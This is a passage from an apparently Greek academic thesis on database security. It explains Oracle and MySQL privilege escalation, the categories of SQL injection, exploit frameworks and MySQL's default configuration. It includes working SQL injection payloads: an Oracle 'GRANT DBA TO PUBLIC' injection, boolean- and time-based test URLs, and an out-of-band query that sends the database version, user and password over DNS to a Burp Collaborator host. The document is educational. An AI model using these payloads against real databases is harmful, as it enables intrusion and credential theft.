Λειτουργίες της Oracle, όπως εντοπίστηκαν από τους ερευνητές ασφαλείας, που αποτελούν ευπάθειες για ανάκτηση προνομίων διαχειριστή μέσω SQL Injection

```
exec CTXSYS.DRILOAD.VALIDATE_SMT ('GRANT DBA TO PUBLIC';
```

Απεικόνιση παραδείγματος εκτέλεσης διαδικασίας DRILOAD.VALIDATE_STMT με τη λειτουργία δημόσιας χορήγησης προνομίων διαχειριστή στον εκάστοτε χρήστη.

Αναφορικά με άλλες υλοποιήσεις βάσεων δεδομένων, το αποτέλεσμα μιας επίθεσης SQL Injection σε λειτουργίες αποθήκευσης μπορεί να αποβεί λιγότερο καταστροφικό, σε σύγκριση με αυτό της Oracle. Για παράδειγμα η υλοποίηση της Sybase και του SQL Server της Microsoft είχαν ένα μηχανισμό ασφαλείας, όπου όταν μια λειτουργία αποθήκευσης προσπαθούσε να εκτελέσει ένα ερώτημα SQL, τα δικαιώματα διαχειριστή επέστρεφαν στο ρόλο ενός χρήστη που επικαλείται την εκτέλεση του ερωτήματος. Όπως και στις προηγούμενες περιπτώσεις που αναφέρθηκαν έτσι και σε αυτή, η λύση που προτείνεται είναι η έγκαιρη επιδιόρθωση (patch).

Ως προς την ευπάθεια ανάκτησης τοπικών προνομίων, υπάρχουν διαφορές με αυτήν της ευπάθειας μη εξουσιοδοτημένης πρόσβασης στη λειτουργικότητα που αναφέρθηκαν παραπάνω. Στην ανάκτηση τοπικών προνομίων ευθύνεται και πάλι ένας χρήστης με τη διαφορά να έγκειται στο ότι δεν είναι απομακρυσμένος και δεν υποδύεται κάποιον άλλον. Πρόκειται ουσιαστικά για μια ευπάθεια όπου η ανάκτηση τοπικών προνομίων περνάει από το επίπεδο της βάσης δεδομένων στο επίπεδο των χρηστών ενός λειτουργικού συστήματος. Την ευπάθεια αυτή έχουν εμφανίσει τόσο οι υλοποιήσεις SQL Server και Sybase όσο και η MySQL και συγκεκριμένα ο μηχανισμός της UDF[11], που το 2005 ήταν υπεύθυνος για την εξάπλωση του κακόβουλου λογισμικού SPOOLCLL που μόλυνε υπολογιστές που εκτελούσαν το λειτουργικό σύστημα Microsoft Windows. Συγκεκριμένα ένας χρήστης θα μπορούσε να αντικαταστήσει ένα αρχείο διαμόρφωσης μορφής `my.cnf` για να αλλάξει τον χρήστη με τον οποίο λειτουργεί η MySQL, αλλάζοντας έτσι το περιβάλλον της σε «root». Εάν ο χρήστης είχε προνόμια να διαβάσει αρχεία από το MySQL `file_priv`, τότε θα μπορούσε να διαβάσει οποιοδήποτε αρχείο στο σύστημα. Σύμφωνα με τους αναλυτές ασφαλείας η καλύτερη άμυνα για τη συγκεκριμένη ευπάθεια είναι αρχικά η βάση δεδομένων να βρίσκεται σε ένα διαχωρισμένο τμήμα του συστήματος αρχείων, που μόνο η βάση δεδομένων θα είναι σε θέση να μπορεί να διαβάσει και να γράψει αρχεία και έπειτα να εκτελείται πάντα με παραμέτρους χρηστών με λίγα προνόμια.

[11] Στις βάσεις δεδομένων SQL, μια συνάρτηση που καθορίζεται από τον χρήστη, παρέχει έναν μηχανισμό για την επέκταση της λειτουργικότητας του διακομιστή βάσης δεδομένων προσθέτοντας μια συνάρτηση που μπορεί να αξιολογηθεί σε δηλώσεις SQL.

Σε σύνοψη των παραπάνω, αναλύθηκαν και παρουσιάστηκαν οι σοβαρότερες ευπάθειες που παρουσιάζουν και μπορούν να πλήξουν ένα Σύστημα Διαχείρισης Βάσεων Δεδομένων. Βάσει ανάλυσης των ευρημάτων των αναλυτών ασφαλείας προκύπτει ότι σχεδόν όλες οι γνωστές υλοποιήσεις βάσεων δεδομένων έχουν υπάρξει ευάλωτες σε ζητήματα ασφαλείας, τόσο σε επίπεδο αλληλεπίδρασης με χρήστη όσο και σε ενδογενές πρόβλημα της υλοποίησης. Ως κοινός παρονομαστής για την ασφάλεια των υλοποιήσεων παρουσιάζεται η έγκαιρη επιδιόρθωση (patch) και η συνεχής παρακολούθηση προνομίων του εκάστοτε χρήστη.

5.2 Ανάλυση SQL injection (SQLi)

Όπως αναφέρθηκε παραπάνω, οι διαδικτυακές εφαρμογές που βασίζονται σε βάσεις δεδομένων τείνουν να έχουν τρία επίπεδα: το επίπεδο παρουσίασης (presentation tier), το οποίο εξυπηρετείται μέσω ένα πρόγραμμα περιήγησης στο Διαδίκτυο (Web Browser), το λογικό επίπεδο, το οποίο ουσιαστικά είναι μια γλώσσα προγραμματισμού, για παράδειγμα C #, ASP, .NET, PHP και το επίπεδο αποθήκευσης, που είναι ουσιαστικά μια βάση δεδομένων όπως MySQL, Oracle, Microsoft SQL Server. Έτσι μια επίθεση SQL injection μπορεί να αποβεί μοιραία καθώς μπορούν να ανακτηθούν προνόμια διαχειριστή (privilege elevation). Πρόκειται για μια τεχνική ουσιαστικά που χρησιμοποιείται για την ανάκτηση δεδομένων από βάσεις δεδομένων SQL (Mitropoulos, Karakoidas, Louridas, & Spinellis, 2012).

Πιο συγκεκριμένα εισάγοντας εξειδικευμένες δηλώσεις SQL στο επίπεδο παρουσίασης, για παράδειγμα μια μπάρα αναζήτησης σε μια ιστοσελίδα, ένας εισβολέας είναι σε θέση να εκτελέσει εντολές στο λογικό επίπεδο, που τρέχει PHP και που του επιτρέπουν την ανάκτηση δεδομένων από το επίπεδο αποθήκευσης με αποτέλεσμα την καταστροφή ευαίσθητων δεδομένων ή την ανάκτηση προνομίων διαχειριστή της στοχευμένης βάσης. Στις μέρες μας, μια επίθεση SQLi συμβαίνει συνήθως μέσω του Διαδικτύου στέλνοντας κακόβουλα ερωτήματα SQL σε ένα τελικό σημείο API που παρέχεται από έναν ιστότοπο ή μια υπηρεσία. Στην πιο σοβαρή μορφή της, μια επίθεση SQLi μπορεί να επιτρέψει σε έναν εισβολέα να αποκτήσει πρόσβαση root[12] σε ένα μηχάνημα, δίνοντάς του πλήρη έλεγχο. Σύμφωνα με το Open Web Application Security Project (OWASP) η επίθεση injection αποτελεί τη νούμερο ένα ευπάθεια. (owasp.org, n.d.)

Οι αναλυτές ασφαλείας έχουν καταλήξει σε τρεις (3) κύριες κατηγορίες επίθεσης SQLi, με τις υποκατηγορίες τους. Πρόκειται για τις In-Band SQLi, με τις υποκατηγορίες error-based SQLi και union-based SQLi, Inferential SQLi ή και Blind SQLi με τις υποκατηγορίες Boolean-based blind SQLi και time-based blind SQLi και τρίτον Out-of-band SQLi (Muscat, 2015).


5.2.1 Κατηγορίες επιθέσεων SQL Injection

Η επίθεση In-Band έχει σχολιαστεί ως η πιο κοινή και εύκολα να υλοποιηθεί επίθεση, καθώς προκύπτει όταν ένας κακόβουλος χρήστης κατορθώνει να χρησιμοποιήσει το ίδιο κανάλι επικοινωνίας δικτύου, τόσο για να υλοποιήσει την επίθεση όσο και να λάβει αποτελέσματα.

Η τεχνική error-based SQLi βασίζεται σε μηνύματα σφαλμάτων που παρουσιάζει ο διακομιστής (server) της βάσης δεδομένων με αποτέλεσμα ο επιτιθέμενος να αποκομίσει πληροφορίες σχετικά με τη δομή της βάσης δεδομένων που έχει απέναντι του. Η τεχνική union-based SQLi συνδυάζει τα αποτελέσματα δυο ή περισσότερων δηλώσεων SELECT σε ένα και το επιστρέφει ως κομμάτι του πρωτοκόλλου επικοινωνίας HTTP[13].

[12] Ως root μπορεί να αναφέρεται ένας λογαριασμός υπερχρήστη σε ένα υπολογιστή ή δίκτυο που έχει πλήρη έλεγχο ή ένας φάκελος που αποτελεί το υψηλότερο επίπεδο σε μια ιεραρχία ευρετηρίου και περιλαμβάνει όλα τα υπόλοιπα ευρετήρια κάτω από αυτό. Για παράδειγμα, στο MS-DOS, ο βασικός κατάλογος root σκληρού δίσκου θα ήταν ο κατάλογος C: \. Σε μια ιστοσελίδα, το root θα είναι το αρχικό ευρετήριο ή το ευρετήριο «public html». Σε ένα σύστημα UNIX, το root ορίζεται ως "/".

[13] Το Hypertext Transfer Protocol (HTTP) είναι ένα πρωτόκολλο επιπέδου εφαρμογής για κατανεμημένα, συνεργατικά, συστήματα πληροφοριών υπερμέσων. Το HTTP είναι το θεμέλιο της επικοινωνίας δεδομένων για τον Παγκόσμιο Ιστό, όπου τα έγγραφα υπερκειμένου περιλαμβάνουν υπερσυνδέσμους προς άλλους πόρους στους οποίους ο χρήστης μπορεί εύκολα να αποκτήσει πρόσβαση, για παράδειγμα με ένα κλικ του ποντικιού ή πατώντας την οθόνη σε ένα πρόγραμμα περιήγησης ιστού.



Εικόνα 20: Απεικόνιση παραδείγματος error-based SQLi, όπου με τη χρήση χαρακτήρων « ‘ » επιτυγχάνεται η εμφάνιση μηνύματος σφάλματος, περιέχοντας πληροφορίες. (Πηγή https://thehackerish.com/sql-injection-examples-for-practice/)

Μια τυφλή επίθεση SQLi (Blind SQLi) έχει πάρει το όνομα της από το γεγονός ότι ο κακόβουλος χρήστης θα χρειαστεί περισσότερο χρόνο από ότι στην επίθεση In-Band. Αυτό συμβαίνει διότι ο επιτιθέμενος δεν καταφέρνει να αποσπάσει δεδομένα από τη διαδικτυακή εφαρμογή αλλά ανακατασκευάζει τη δομή της βάσης δεδομένων που στοχεύει, στέλνοντας φορτία δεδομένων στο διακομιστή (server) και παρατηρώντας την απόκριση και συμπεριφορά του. Η Boolean-based SQLi τεχνική βασίζεται στην αποστολή ενός ερωτήματος SQL στη βάση δεδομένων το οποίο με τη σειρά του την αναγκάζει να επιστρέψει ένα διαφορετικό αποτέλεσμα, ανάλογα με το αν το ερώτημα SQL που στάλθηκε επιστρέφει αποτέλεσμα TRUE ή FALSE. Έτσι ανάλογα με το αποτέλεσμα, το περιεχόμενο της απόκρισης HTTP θα αλλάξει ή θα παραμείνει το ίδιο. Ορισμένες από τις εντολές που μπορεί να χρησιμοποιηθούν έχουν τη μορφή:

- or 1=1
- or 1=2

```
http://newspaper.com/items.php?id=2
```

Παράδειγμα συνδέσμου για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

Έστω ότι έχουμε τον παραπάνω σύνδεσμο (URL). Παρατηρούμε ότι αναφέρει το id και ότι ισούται με 2. Μπορούμε συνεπώς να καταλάβουμε ότι το ερώτημα που αποστέλλεται στη βάση δεδομένων θα είναι της παρακάτω μορφής:

```
SELECT title, description, body FROM items WHERE ID = 2
```

Παράδειγμα ερωτήματος SQL για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

Ο επιτιθέμενος μπορεί να δοκιμάσει σε αυτό το στάδιο να εισάγει ένα ερώτημα SQL στο σύνδεσμο (URL) για να του επιστρέψει TRUE ή FALSE. Τότε θα μπορέσει να διακρίνει εάν το εκτελέσιμο ερώτημα επηρεάζει τη βάση και την κάνει τρωτή.

```
http://newspaper.com/items.php?id=2 and 1=2
```

Παράδειγμα συνδέσμου για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

Παράδειγμα ερωτήματος SQL, με ερώτημα FALSE, για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

```
http://newspaper.com/items.php?id=2 and 1=1
```

Παράδειγμα συνδέσμου για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)


```
SELECT title, description, body FROM items WHERE ID = 2 and 1=1
```
Παράδειγμα ερωτήματος SQL, με ερώτημα TRUE, για επεξήγηση Boolean-based SQL Injection. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

Συνεπώς ο επιτιθέμενος θα είναι σε θέση να γνωρίζει αν η βάση δεδομένων είναι τρωτή ανάλογα με το αν το περιεχόμενο της απόκρισης HTTP του συνδέσμου (URL[14]) θα αλλάξει ή θα παραμείνει το ίδιο.

Η τεχνική time-based SQLi διαφοροποιείται με τη Boolean-based μόνο στο γεγονός ότι ο επιτιθέμενος αναγκάζει τη βάση δεδομένων να περιμένει ένα χρονικό όριο δευτερολέπτων πριν επιστρέψει αποτέλεσμα. Για παράδειγμα μπορεί αν ορίσει εάν το πρώτο γράμμα του ονόματος της βάσης δεδομένων είναι «Α» να περιμένει δέκα δευτερόλεπτα πριν επιστρέψει αποτέλεσμα.

```
http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:10'--
```
Παράδειγμα συνδέσμου για επεξήγηση time-based SQL Injection σε υλοποίηση Microsoft SQL Server. (Πηγή https://owasp.org/www-community/attacks/Blind_SQL_Injection)

Τέλος η μένει η επίθεση Out-of-band SQL injection. Δεν είναι πολύ συνηθισμένη επίθεση, κυρίως επειδή εξαρτάται από τις δυνατότητες που έχουν οριστεί στον διακομιστή βάσης δεδομένων που χρησιμοποιείται από μια εφαρμογή Διαδικτύου. Η Out-of-band SQLi μπορεί να προκύψει όταν ένας εισβολέας δεν μπορεί να χρησιμοποιήσει το ίδιο κανάλι για να ξεκινήσει η επίθεση και να συλλέξει αποτελέσματα, όπως με την επίθεση In-Band SQLi. Σε αυτή θα καταλήξει ένας πιθανός επιτιθέμενος όταν οι αποκρίσεις του διακομιστή (server) δεν είναι πολύ σταθερές όπως στην Blind SQLi. Οι τεχνικές που θα χρησιμοποιηθούν από τον κακόβουλο χρήστη βασίζονται κατά κύριο λόγο στην ικανότητα του διακομιστή βάσης δεδομένων να κάνει αιτήματα DNS[15] ή HTTP για την παράδοση δεδομένων στον επιτιθέμενο. Αυτός από τη μεριά του θα προσπαθεί να υποκλέπτει την κίνηση δικτύου με τη χρήση λογισμικού, για παράδειγμα Wireshark ή Burp Suite.



Εικόνα 21: Παράδειγμα απεικόνισης ροής μιας επίθεσης Out-of-band SQL injection. Χρησιμοποιείται ένας διακομιστής υποκλοπής (listening server) για την ακρόαση και τη συλλογή εξερχόμενων αιτημάτων που ξεκίνησαν από το διακομιστή βάσης δεδομένων.

Ακολουθεί παράδειγμα κακόβουλου ερωτήματος SQL για υποκλοπή δεδομένων μέσω DNS σε μια υλοποίηση βάσης δεδομένων MariaDB, με τη βοήθεια λογισμικού Burp Suite (burpcollaborator).

```
select
```

[14] Ένα URL, που στη γενική χρήση νοείται ως μια διεύθυνση ιστού, είναι μια αναφορά σε έναν πόρο ιστού που καθορίζει τη θέση του σε ένα δίκτυο υπολογιστών και έναν μηχανισμό για την ανάκτησή του.

[15] Το Domain Name System (DNS) είναι ένα ιεραρχικό και αποκεντρωμένο σύστημα ονομάτων για υπολογιστές, υπηρεσίες ή άλλους πόρους που είναι συνδεδεμένοι στο Διαδίκτυο ή σε κάποιο ιδιωτικό δίκτυο. Συνδέει διάφορες πληροφορίες με ονόματα τομέα που εκχωρούνται σε κάθε συμμετέχουσα οντότητα. Κυρίως, μεταφράζει πιο εύκολα απομνημονευμένα ονόματα τομέα στις αριθμητικές διευθύνσεις IP που απαιτούνται για τον εντοπισμό και τον εντοπισμό υπηρεσιών και συσκευών υπολογιστών με τα υποκείμενα πρωτόκολλα δικτύου. Παρέχοντας μια παγκόσμια, κατανεμημένη υπηρεσία καταλόγου, το Domain Name System αποτελεί βασικό στοιχείο της λειτουργικότητας του Διαδικτύου από το 1985.

```
load_file (CONCAT (‘\\\\’, (SELECT+@@VERSION), ‘.’, (SELECT +user), ‘.’,
(SELECT+password), ‘.’,
‘n5tgzhrf768171uaacqu0hqlocu2ir.burpcollaboratot.net \\ vfw’))
```

Απεικόνιση κακόβουλου ερωτήματος SQL σε υλοποίηση MariaDB. Το ερώτημα χρησιμοποιείται για την αναγνώριση της έκδοσης βάσης δεδομένων, του ονόματος χρήστη και του κωδικού πρόσβασης. Η συνάρτηση load_file () χρησιμοποιείται για να ξεκινήσει το εξερχόμενο αίτημα DNS και η τελεία (.) ως οριοθέτης για την οργάνωση της εμφάνισης των καταγεγραμμένων δεδομένων. (Πηγή https://infosecwriteups.com/out-of-band-oob-sql-injection-87b7c666548b)


5.3 Εκμετάλλευση ευπαθειών

Παρόλο που ενδέχεται να υπάρχουν ευπάθειες σε ένα υπολογιστικό ή πληροφοριακό σύστημα, μια απειλή δεν αντιμετωπίζεται από έναν οργανισμό, για παράδειγμα Microsoft, παρά μόνο όταν αναγνωριστεί η ευπάθεια και αν υπάρχει ένα διαθέσιμο πλαίσιο εκμετάλλευσης (exploit framework) για να την εκμεταλλευτεί. Μόλις μια ευπάθεια είναι γνωστή, ειδικά από κακόβουλες κοινότητες εισβολέων, μπορεί να αναπτυχθεί ένα πλαίσιο εκμετάλλευσης που επιτρέπει σε έναν εισβολέα να εισάγει κάποια μορφή κακόβουλου payload στο ευάλωτο σύστημα. Αυτά τα payloads δημιουργούν συνήθως μια μη εξουσιοδοτημένη διαδρομή επικοινωνίας ή ακούσια πρόσβαση, επιτρέποντας στον εισβολέα να ελέγξει το σύστημα του θύματος.

Συγκεκριμένα exploits που στοχεύουν σε όλα τα επίπεδα μιας εφαρμογής ιστού, συμπεριλαμβανομένων των συσκευών δικτύου, των λειτουργικών συστημάτων διακομιστών, των διακομιστών ιστού, των διακομιστών εφαρμογών, των βάσεων δεδομένων και ιδίως των ίδιων των εφαρμογών ιστού. Οι κακόβουλοι χρήστες μπορούν να εκμεταλλευτούν ευπάθειες εφαρμογών ιστού χρησιμοποιώντας ισχυρά exploit frameworks και εργαλεία όπως το Metasploit, CoreImpact, sqlninja, Immunity Canvas, BSQL Hacker, SQL Map Tool. Οι επιτιθέμενοι χρησιμοποιούν αυτά τα εξελιγμένα πακέτα εργαλείων για να ανακαλύψουν και να εκμεταλλευτούν αδυναμίες σε εφαρμογές ιστού και στις υποκείμενες υποδομές. Αυτά τα πλαίσια είναι αρκετά ισχυρά για να ανακαλύπτουν αυτόματα εφαρμογές ιστού, να αξιολογούν τις αδυναμίες τους και να ξεκινούν επιθέσεις.

Οι ευπάθειες που εντοπίζονται σε εφαρμογές Διαδικτύου συνήθως δεν μπορούν να μετριαστούν χρησιμοποιώντας τείχη προστασίας δικτύου (network firewalls). Τα τείχη προστασίας δικτύου δεν κάνουν τίποτα για να σταματήσουν την αναγνώριση του επιτιθέμενου που μπορεί να χρησιμοποιεί καλά σχηματισμένα αιτήματα HTML, XML ή SOAP[16], αφήνοντας τις εφαρμογές Διαδικτύου, που προστατεύονται μόνο από τείχη προστασίας δικτύου, ευάλωτες σε επιθέσεις (Kiezun, Guo, Jayaaraman, & Ernst, 2008).

[16] Η HyperText Markup γλώσσα ή HTML είναι η τυπική γλώσσα σήμανσης για έγγραφα που έχουν σχεδιαστεί για εμφάνιση σε πρόγραμμα περιήγησης ιστού.
Η επεκτάσιμη γλώσσα σήμανσης (Extensible Markup Language -xml) είναι μια γλώσσα σήμανσης που καθορίζει ένα σύνολο κανόνων για την κωδικοποίηση εγγράφων σε μορφή που είναι τόσο αναγνώσιμη από τον άνθρωπο όσο και αναγνώσιμη από μηχανή.
Το SOAP είναι ένα αρκτικόλεξο για το Simple Object Access Protocol. Είναι ένα πρωτόκολλο ανταλλαγής μηνυμάτων που βασίζεται σε XML για την ανταλλαγή πληροφοριών μεταξύ υπολογιστών. Το SOAP είναι μια εφαρμογή της προδιαγραφής XML.



Εικόνα 22: Παράδειγμα που απεικονίζει τυπικά σημεία φιλτραρίσματος βάσει κυκλοφορίας δικτύου που προστατεύουν μια εφαρμογή ιστού με τείχη προστασίας δικτύου που φιλτράρουν όλη την κίνηση εκτός από γνωστά πρωτόκολλα εφαρμογών ιστού (HTTP και / ή HTTPS).

6 Παραβιάζοντας την ασφάλεια ενός συστήματος Βάσεων Δεδομένων: MySQL


Η υλοποίηση περιβάλλοντος βάσης δεδομένων MySQL έχει οριστεί από πολλούς χρήστες ως η δημοφιλέστερη υλοποίηση ανοιχτού κώδικα και αυτό διότι διατίθεται δωρεάν και υποστηρίζεται από μια πληθώρα συστημάτων. Επιπλέον χαρακτηρίζεται ως σχετικά απλή στη χρήση της αλλά και στην κατανόηση της και μπορεί να αποδώσει αρκετά ικανοποιητικά υπό ένα βαρύ όγκο δεδομένων και διεργασιών. Όντας μια υλοποίηση ανοιχτού κώδικα η διαχειρίστρια εταιρεία, MySQL AB με βάση τη Σουηδία, προσφέρει και τη δυνατότητα εμπορικής χρήσης από οργανισμούς. Σύμφωνα με την εταιρεία, η υλοποίηση της υποστηρίζει συστήματα όπως Linux x86, Linux IA64, Linux AMD64, Windows, Solaris, FreeBSD Mac OS X κ.ά.. Επιπλέον λόγω της χρησιμότητας της από το κοινό, είναι σύνηθες να φαινόμενο να παρατηρείται περισσότερο η ύπαρξη της σε προσωπικούς Η/Υ και λιγότερο σε αποκλειστικούς διακομιστές (servers). Παρά την ευρεία χρήση της, όπως άλλες , έτσι και αυτή η υλοποίηση μπορεί να φανεί ευάλωτη σε ευπάθειες που αφορούν ενδογενή προβλήματα αλλά και λάθη διαμόρφωσης από τους χρήστες.

Στο παρών κεφάλαιο θα πρέπει να πραγματοποιηθούν ασκήσεις σε εργαστηριακό περιβάλλον για την απόδειξη θεωρημάτων που σχετίζονται με τη παρούσα διπλωματική εργασία. Για τις ανάγκες αυτές θα δημιουργηθεί ένα εργαστηριακό περιβάλλον κάνοντας χρήση του λειτουργικού συστήματος Windows, έκδοσης 10. Το εργαστηριακό περιβάλλον δύναται να υλοποιηθεί με τη βοήθεια του δωρεάν λογισμικού ανοικτού κώδικα XAMPP, ανεπτυγμένο από την Apache Friends. Αποτελείται από διακομιστές (servers) Apache HTTP και MariaDB, όπου MariaDB αποτελεί ουσιαστικά μια εμπορικά υποστηριζόμενη υλοποίηση του συστήματος σχεσιακής διαχείρισης βάσεων δεδομένων MySQL, το οποίο με τη σειρά του διατίθεται δωρεάν όντας ανοιχτού κώδικα και interpreters για scripts γραμμένα στις γλώσσες προγραμματισμού PHP και Perl.

6.1 Ανάλυση και διαμόρφωση της υλοποίησης MySQL

Σε μια τυπική διαμόρφωση διακομιστή (server) της MySQL, ένας client θα μπορεί να συνδεθεί στη MySQL, από προεπιλογή, μέσω θύρας TCP 3306, όπως μπορεί να φανεί και στην παρακάτω εικόνα. Η πιο συνηθισμένη χρήση για τη MySQL είναι να παρέχει υπηρεσίες backend σε διαδικτυακές εφαρμογές. Βρίσκεται συνήθως ως backend σε εφαρμογές Apache / PHP και μπορεί ακόμη και να εκτελείται στον ίδιο κεντρικό υπολογιστή με τον διακομιστή ιστού (webserver). Επειδή το πρωτόκολλο επικοινωνίας MySQL είναι σχεδόν πάντα απλό κείμενο (plaintext), μια αρκετά δημοφιλής και ασφαλής διαμόρφωση είναι η ανάπτυξη ενός διακομιστή (server) SSH στον ίδιο κεντρικό υπολογιστή με τον διακομιστή MySQL ώστε να γίνει η χρήση προώθησης θύρας (port forwarding) για σύνδεση στη θύρα 3306 μέσω ενός κρυπτογραφημένου καναλιού επικοινωνίας.

Ένα από τα πιο συχνά λάθη διαμόρφωσης της MySQL, που προτείνουν διάφοροι οδηγοί ασφαλούς διαμόρφωσης, είναι ότι ο διακομιστής MySQL πρέπει να εκτελείται στον ίδιο κεντρικό υπολογιστή με τον διακομιστή ιστού, έτσι ώστε να αποτρέπονται απομακρυσμένες συνδέσεις με τον διακομιστή MySQL. Ωστόσο αυτή η διαμόρφωση οδηγεί σε δικούς της κινδύνους. Αυτό διότι οι πίνακες της MySQL αποθηκεύονται σε αρχεία που συνήθως δεν είναι κλειδωμένα. Έτσι ένα πιθανό σφάλμα αποκάλυψης αρχείων σε μια διαδικτυακή εφαρμογή μπορεί να οδηγήσει σε έναν κακόβουλο χρήστη να μπορεί να κατεβάσει ολόκληρο το περιεχόμενο της εκτεθειμένης βάσης δεδομένων. Επιπλέον μια επίθεση SQL injection σε αυτή τη διαδικτυακή εφαρμογή μπορεί να επιτρέψει στον επιτιθέμενο να τροποποιήσει το περιεχόμενο των scripts στον διακομιστή ιστού (web server) προς όφελος του.



Εικόνα 23: Αποτύπωση οθόνης Πίνακα Ελέγχου (Control Panel) του λογισμικού XAMPP, στην οποία φαίνεται η από προεπιλογής θύρα σύνδεσης της MySQL, 3306.

Μια λειτουργία της MySQL που μπορεί να αποτελέσει ευπάθεια, σαν ενδογενές πρόβλημα, έγκειται αναφορικά με την εγκατάσταση της σε λειτουργικό σύστημα της Microsoft, στα Windows. Στον ιστότοπο τους προτείνεται ο χρήστης να εκτελεί τη MySQL σαν μια διεργασία των Windows (Oracle, n.d.). Όταν πραγματοποιείται εγκατάσταση στα Windows, η υλοποίηση συνοδεύεται από ένα εργαλείο που ονομάζεται WinMySQLAdmin. Όταν αυτό το εργαλείο εκτελείται για πρώτη φορά, θα προστεθεί στην ομάδα εκκίνησης για τον χρήστη που το εκτελεί. Έτσι όταν εκτελείται, WinMySQLAdmin θα ξεκινήσει αυτόματα το MySQL, το οποίο μπορεί να έχει ως αποτέλεσμα την ακούσια εκτέλεση MySQL σε κεντρικούς υπολογιστές των Windows. Επίσης, όταν το WinMySQLAdmin εκτελείται σε έναν κεντρικό υπολογιστή που δεν έχει προεπιλεγμένο λογαριασμό χρήστη MySQL (default MySQL user account), ζητά να δημιουργηθεί ένα ζεύγος ονόματος χρήστη και κωδικού πρόσβασης. Αυτό έχει ως αποτέλεσμα να αποθηκεύει αυτά τα διαπιστευτήρια σε μορφή απλού κειμένου (plain text document) στο αρχείο my.ini στο root, για παράδειγμα, c: \ winnt. Αυτό έχει ως αποτέλεσμα το αρχείο να είναι συνήθως αναγνώσιμο σε οποιονδήποτε χρήστη που χρησιμοποιεί αυτόν τον κεντρικού υπολογιστή (Litchfield, Anley, Heasman, & Grindlay, 2005).

6.1.1 Αρχιτεκτονική βάσης δεδομένων MySQL

Η MySQL έχει ένα σχετικά απλό προεπιλεγμένο σχήμα συστήματος. Η βάση δεδομένων MySQL περιέχει τους ακόλουθους πίνακες:

```
mysql> show tables;
+-----------------+
| Tables_in_mysql |
+-----------------+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| tables_priv |
| user |
-----------------
```

Πίνακας 2: Απεικόνιση πινάκων στη MySQL

Οι πίνακες στη MySQL που δημιουργούνται με την προεπιλεγμένη μηχανή αποθήκευσης MyISAM αποθηκεύονται από προεπιλογή σε ξεχωριστά αρχεία, τρία αρχεία ανά πίνακα. Για κάθε βάση δεδομένων, υπάρχει ένα ευρετήριο (directory) κάτω από το root directory MySQL με το ίδιο όνομα

ως η βάση δεδομένων. Σε αυτό το directory, υπάρχουν συνήθως τρία αρχεία ανά πίνακα, <tablename>.frm, ο ορισμός της δομής του πίνακα, <tablename>.MYI, που περιέχει λεπτομέρειες για τυχόν ευρετήρια διαθέσιμα στον πίνακα) και <tablename>.MYD, που περιέχει τα πραγματικά δεδομένα για τον πίνακα. Αυτή η προσέγγιση αρχείων ανά πίνακα οδηγεί σε μια ιδιαιτερότητα που είναι σχεδόν μοναδική για τη MySQL. Στις περισσότερες υλοποιήσεις, τα αρχεία που αποτελούν τους πίνακες δεν διατηρούνται κλειδωμένα, με εξαίρεση τα αρχεία mysql/ user.myd και .myi. Αυτό σημαίνει ότι εάν οι χρήστες αποκτήσουν τη δυνατότητα τροποποίησης των αρχείων πίνακα, τροποποιούν αποτελεσματικά τα ίδια τα δεδομένα του πίνακα. Επίσης, στις περισσότερες υλοποιήσεις είναι δυνατή η ανάγνωση των κατακερματισμών (hashes) του κωδικού πρόσβασης από το αρχείο mysql / user.MYD, ακόμη και όταν χρησιμοποιείται η βάση δεδομένων. Τέλος μια άλλη συνέπεια της προσέγγισης αρχείου ανά πίνακα είναι ότι είναι πιθανό να προσθέσετε πίνακες στη βάση δεδομένων χωρίς να χρειάζεται να εκτελέσετε το CREATE TABLE.

Επιπλέον η MySQL υποστηρίζει μια ποικιλία «μηχανών αποθήκευσης». Αυτά τα στοιχεία εκτελούν την αποστολή της φυσικής αποθήκευσης των δεδομένων σε έναν πίνακα και τους σχετικούς δείκτες στο σκληρό δίσκο. Μερικές από τις «μηχανές αποθήκευσης» είναι οι MyISAM, Merge, BDB, InnoDB κ.ά.. Όσον αφορά την ασφάλεια, αυτές προσφέρουν διαφορετικά χαρακτηριστικά και έχουν διαφορετικές, σχετικές ιδιότητες ασφαλείας.

6.1.2 Προεπιλεγμένα ονόματα χρήστη και κωδικοί πρόσβασης

Η προεπιλεγμένη διαμόρφωση της MySQL ποικίλλει ανάλογα με την πλατφόρμα (Windows, Linux κ.ά.), τον τρόπο ανάπτυξης, τη διανομή και την αρχική διαμόρφωση, αλλά σε ορισμένες περιπτώσεις είναι δυνατό για έναν απομακρυσμένο κακόβουλο χρήστη να θέσει σε κίνδυνο έναν διακομιστή MySQL αμέσως μετά την εγκατάσταση του. Στην έκδοση 4.0.20, για παράδειγμα, της MySQL παρατηρήθηκαν, για παράδειγμα, τέσσερεις προεπιλεγμένες καταχωρήσεις στον πίνακα «mysql.user», δυο καταχωρήσεις για root και δυο για έναν ανώνυμο λογαριασμό. Υπήρξε μια απομακρυσμένη καταχώρηση με δικαιώματα root για τον κεντρικό λογαριασμό (Litchfield, Anley, Heasman, & Grindlay, 2005).

